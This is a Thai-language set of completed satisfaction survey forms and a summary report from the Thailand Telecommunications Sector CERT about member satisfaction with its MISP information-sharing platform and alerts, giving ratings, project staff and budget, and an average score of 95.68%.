ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

รายงานผลสำรวจความพึงพอใจของสมาชิก

ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 4-1 (ในห้วง ต.ค.65 ถึง ม.ค.66)

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2565 ถึง 31 มกราคม 2566 **4**

องค์กรที่ตอบแบบสอบถาม 4

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) 5

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT 8

ด้านอื่นๆ ที่ควรปรับปรุง 10

ข้อเสนอแนะ/ความเห็น 10

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 95.68% โดยมีวิธีการคำนวณดังตาราง 11


ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2565 ถึง 31 มกราคม 2566

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2565 ถึง 31 มกราคม 2566 เมื่อ 1 กุมภาพันธ์ 2566 ถึง 20 กุมภาพันธ์ 2566 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 25 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **95.68%** มีรายละเอียดดังนี้


องค์กรที่ตอบแบบสอบถาม

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)


- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)




- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



ด้านอื่นๆ ที่ควรปรับปรุง

- -

ข้อเสนอแนะ/ความเห็น

- ควรมี vdo หรือคู่มือสอนการใช้งานสำหรับผู้ดูแลระบบ สำหรับตรวจสอบดูแลระบบหรือใช้งานระบบ

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 95.68% โดยมีวิธีการคำนวณดังตาราง

	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT						
องค์กร	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ	คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	4	4	4	4	4	5	5	5	5	5	45	90
